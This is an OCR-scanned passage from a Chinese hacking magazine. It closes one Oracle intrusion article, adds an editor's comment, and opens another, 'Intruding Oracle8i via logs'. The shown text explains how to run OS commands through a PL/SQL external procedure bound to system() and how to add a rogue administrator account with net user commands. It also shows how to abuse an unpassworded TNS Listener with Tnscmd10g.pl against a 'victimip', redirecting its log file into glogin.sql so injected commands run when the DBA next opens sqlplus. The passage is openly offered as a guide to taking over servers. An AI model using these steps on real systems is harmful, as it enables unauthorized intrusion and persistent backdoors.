


图5

```
IS EXTERNAL
NAME "system"
LIBRARY exec_shell
LANGUAGE C;
end oracmd;
/
```

创建完毕后，就可以运行 O S 命令了。由于主机已经开放了终端服务，所以我们就来添加一个管理员，然后再来连接服务器。添加管理员的命令如下：**exec oracmd.exec ('net user mickey ilikereadhackerxfiles /add');**，然后 **exec oracmd.exec ('net localgroup administrators mickey /add');**，就这样帐户创建完成了，如图 5 。最后，就可以使用添加的帐号连接终端服务，一台肉鸡就这样到手了：-)最后，再来补充一点，关于如何查看一个 DLL 中的导出函数，最简便的方法是利用 dumpbin 工具进行查看，在命令提示符中输入如下命令：**dumpbin /exports msvcrt.dll |findstr "system"**，就可以知道 msvcrt.dll 中是否包含 system()函数了，如图 6。




图6

sagi 点评：

居然是关于 Oracle 数据库的入侵文章，在我印象中，这可是 X 上首次刊登关于 Oracle 数据库的入侵文章哟！当然，这倒不是说 Oracle 就没有被公布过安全漏洞，或许是物以稀为贵吧。对于 Oracle 数据库的操作命令，即使是小编也没有怎么接触过，因此，对于我们的读者来说，文章中的那些命令，包括连接工具等，可能会感觉到一些新奇与陌生。这也难怪，毕竟是第一次嘛，相信以后见的多了，这些命令和工具就会熟悉起来的。

（文中涉及到的 Superscan4.0、oscanner、Sqlplus、dumpbin 等工具已经收录到光盘中）

文章难度：★★★

文章简介：利用 Oracle 数据库的日志漏洞入侵服务器

通过日志来入侵 Oracle8i

Mickey [H.S.T]

一、在得到具有 D B A 权限的帐户和密码的情况下执行系统命令

如果我们通过默认密码，已经得到了具有 DBA 权限的用户名和密码，可以直接通过 Oracle 的 PL/SQL 来执行系统命令，方法有手动和自动两种。手动方法就是使用 sqlplus 连接上去，然后建立外部存储过程执行命令，这个方法在上期的文章中我已经详细的介绍过了。如果嫌麻烦，还可以使用现成的工具来执行自动化操作，OAT 工具包里有一个 OracleSysExec 工具就是用来交互式执行系统命令的。使用前需要先去下载 Oracle JDBC 的驱动程序，然后修改批处理中的驱动程序名字。保存好后，就可以正常使用了，如图 1 。




图 1

使用这个工具需要提供远程 Oracle 数据库服务器具有 DBA 权限的用户名、密码和 SID。连接上去后，就可以执行系统命令了，如图 2 。

二、没有密码的情况下执行系统命令

如果数据库管理员修改了默认的帐户和密码，我们是否就没有办法了呢？答案是否定的！Oracle10g 之前的版本都允许远程管理 TNS Listener。默认情况下，Oracle8i 安装 Listener 并不需要口令，因此任何人都能远程管理 Listenner！我们先使用 Tnscmd10g.pl 工具对远程数据库进行一下查点，输入如下命令 **./Tnscmd10g.pl status –h victimip**，如图 3。

可以看到数据库管理员并没有为 Listenner 设置口令，从输出中我们可以得到许多敏感的信息。首先数据库是安装在 Windows 操作系统上，Oracle 版本为 8.1.7.0.0，没有开启跟踪审计服务，数据库的 SID 为 CCDR，日志文件的绝对路径也暴露了出来。

我们要做的就是修改默认的日志文件 listener.log 为 sqlplus 的 admin 目录下的 glogin.sql 文件，使得下次数据库管理员在数据库服务器上使用 sqlplus 时候，会自动执行我们已经注入到 glogin.sql 中的系统命令。同样使用 Tnscmd10g.pl 来修改日志文件路径，命令格式为 **./Tnscmd10g.pl --rawcmd "(DESCRIPTION=(CONNECT_DATA=(CID=(PROGRAM=)(HOST=)**




图 2